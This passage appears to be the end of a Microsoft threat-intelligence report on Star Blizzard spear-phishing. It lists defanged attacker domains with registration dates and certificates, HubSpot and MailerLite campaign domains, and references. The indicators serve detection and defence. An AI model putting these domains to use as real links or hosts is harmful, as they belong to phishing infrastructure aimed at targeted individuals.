aliceplants[.]com	2023/08/09 17:22:26	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
countingtall[.]com	2023/08/09 17:22:30	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
silenceprotocol[.]com	2023/08/10 12:32:10	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
mintwithapples[.]com	2023/08/10 12:32:15	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
winterholds[.]com	2023/08/10 12:53:29	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
ziplinetransfer[.]com	2023/08/10 16:47:53	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
translatesplit[.]com	2023/08/10 16:47:53	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
getfigmacreator[.]com	2023/08/11 13:13:20	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
postrequestin[.]com	2023/08/11 13:13:23	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
tarifjane[.]com	2023/08/17 14:05:41	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
configlayers[.]com	2023/08/17 14:05:48	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
winterhascometo[.]com	2023/08/17 16:21:43	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
inyourheadexp[.]com	2023/08/17 16:21:43	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
glorybuses[.]com	2023/08/18 15:27:40	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
janeairintroduction[.]com	2023/08/18 15:27:40	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
vikingonairplane[.]com	2023/08/18 16:19:48	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
marungame[.]com	2023/08/18 16:19:49	NameCheap, Inc	C=US, O=Let’s	Yes

			Encrypt, CN=R3	
victorinwounder[.]com	2023/08/21 16:14:48	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
paneindestination[.]com	2023/08/21 16:15:02	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
trastamarafamily[.]com	2023/08/22 11:20:22	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
territoryedit[.]com	2023/08/22 11:20:24	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
vectorto[.]com	2023/08/24 09:40:49	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
johnysadventure[.]com	2023/08/24 09:40:54	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
paternenabler[.]com	2023/08/25 14:40:31	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
fastnamegenerator[.]com	2023/08/25 14:40:35	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
literallyandme[.]com	2023/08/28 13:21:33	NameCheap, Inc	C=US, O=Let’s	Yes

			Encrypt, CN=R3	
andysalesproject[.]com	2023/08/28 13:21:34	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
pandawithrainbow[.]com	2023/08/28 17:08:58	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
natalyincity[.]com	2023/08/29 15:25:02	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
machinerelise[.]com	2023/09/01 16:29:09	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
industrialcorptruncate[.]com	2023/09/01 16:30:07	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
constructionholdingnewlife[.]com	2023/09/07 14:00:55	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
adventuresrebornpanda[.]com	2023/09/07 14:00:55	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
cryingpand[.]com	2023/09/13 13:10:40	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
industrialwatership[.]com	2023/09/13 13:10:41	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
olohaisland[.]com	2023/09/13 14:25:35	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
voodoomagician[.]com	2023/09/13 14:25:36	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
newestchairs[.]com	2023/09/14 11:24:47	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
cpuisocutter[.]com	2023/09/14 12:37:53	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
incorpcpu[.]com	2023/09/14 12:37:57	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
gulperfish[.]com	2023/09/14 14:00:25	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
leviathanfish[.]com	2023/09/14 14:00:25	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
truncationcorp[.]com	2023/09/14 14:05:41	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
gzipinteraction[.]com	2023/09/14 14:05:42	NameCheap, Inc	C=US, O=Let’s	Yes

			Encrypt, CN=R3	
ghostshowing[.]com	2023/09/14 16:10:42	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
hallowenwitch[.]com	2023/09/14 16:10:43	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
certificatentrance[.]com	2023/09/19 08:18:39	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
apiwebdata[.]com	2023/10/02 14:59:14	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
apidatahook[.]com	2023/10/04 15:45:19	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
apireflection[.]com	2023/10/04 15:45:25	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
protectionoffice[.]tech	2023/10/05 11:33:46	Hostinger UAB	C=US, O=Let’s Encrypt, CN=R3	
lazyprotype[.]com	2023/10/11 11:52:18	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
angelicfish[.]com	2023/10/13 17:57:29	NameCheap, Inc	C=US, O=Let’s	Yes

			Encrypt, CN=R3	
globalyfish[.]com	2023/10/13 17:57:31	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
medicprognosis[.]com	2023/10/16 14:36:32	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
medicoutpatient[.]com	2023/10/16 14:36:41	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
krakfish[.]com	2023/10/17 17:09:29	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
stingrayfish[.]com	2023/10/17 17:09:31	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
incorpreview[.]com	2023/10/17 18:27:09	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
truncatetrim[.]com	2023/10/17 18:27:11	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
corporatesinvitation[.]com	2023/10/18 14:48:54	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
triminget[.]com	2023/10/18 17:31:40	NameCheap, Inc	C=US, O=Let’s	Yes

			Encrypt, CN=R3	
firewitches[.]com	2023/10/19 10:40:51	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
solartemplar[.]com	2023/10/19 10:40:52	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
encryptionrenewal[.]com	2023/10/20 13:36:24	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
sslkeycert[.]com	2023/10/20 13:36:24	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
barbarictruths[.]com	2023/10/23 07:37:30	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
castlefranks[.]com	2023/10/23 07:37:33	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
comintroduction[.]com	2023/10/24 14:01:11	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
corpviewer[.]com	2023/10/31 13:10:38	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	

Star Blizzard HubSpot campaign domains:

- djs53104[.]eu1[.]hubspotlinksfree[.]com – used in August 2023

- djr6t104[.]eu1[.]hubspotlinksfree[.]com – used in August 2023
- djrzf704[.]eu1[.]hubspotlinksfree[.]com – used in August 2023
- djskzh04[.]eu1[.]hubspotlinksfree[.]com – used in August 2023
- djslws04[.]eu1[.]hubspotlinksfree[.]com – used in August 2023
- djs36c04[.]eu1[.]hubspotlinksfree[.]com – used in August 2023
- djt47x04[.]eu1[.]hubspotlinksfree[.]com – used in September 2023
- djvcl404[.]eu1[.]hubspotlinksfree[.]com – used in October 2023
- d5b74r04[.]na1[.]hubspotlinksfree[.]com – used in October 2023
- djvxqp04[.]eu1[.]hubspotlinksfree[.]com – used in October 2023

Star Blizzard MailerLite campaign domain:

- ydjjja[.]clicks[.]mlsend[.]com – used in September 2023

References

- https://citizenlab.ca/2024/08/sophisticated-phishing-targets-russias-perceived-enemies-around-the-globe/
- https://www.ncsc.gov.uk/news/spear-phishing-campaigns-targets-of-interest
- https://www.recordedfuture.com/bluecharlie-previously-tracked-as-tag-53-continues-to-deploy-new-infrastructure-in-2023

Further reading

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog: https://aka.ms/threatintelblog.

To get notified about new publications and to join discussions on social media, follow us on X (formerly Twitter) at https://twitter.com/MsftSecIntel.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast: https://thecyberwire.com/podcasts/microsoft-threat-intelligence.
